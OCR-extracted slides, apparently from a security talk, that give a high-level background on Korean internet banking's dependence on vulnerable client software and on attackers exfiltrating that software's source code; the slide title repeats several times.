
Background. Internet Banking in Korea (Abstract)




Background. Internet Banking in Korea (Abstract)




Background. Internet Banking in Korea (Abstract)




Background. Internet Banking in Korea (Abstract)



Background. Internet Banking in Korea (Abstract)



Background. Internet Banking in Korea (Abstract)



~10,000,000

Worth & Meaning


- We must install (vulnerable) software to use internet banking in Korea.
- We feel easy because the attacker points specific targets and they exfiltrate code only.

  (wort case) Not targeted watering hole technique & use malwares with destroying systems
- We know that the vulnerable financial software's source code was exfiltrated by the attacker before.
- We are about to introduce an important case with vulnerability from now

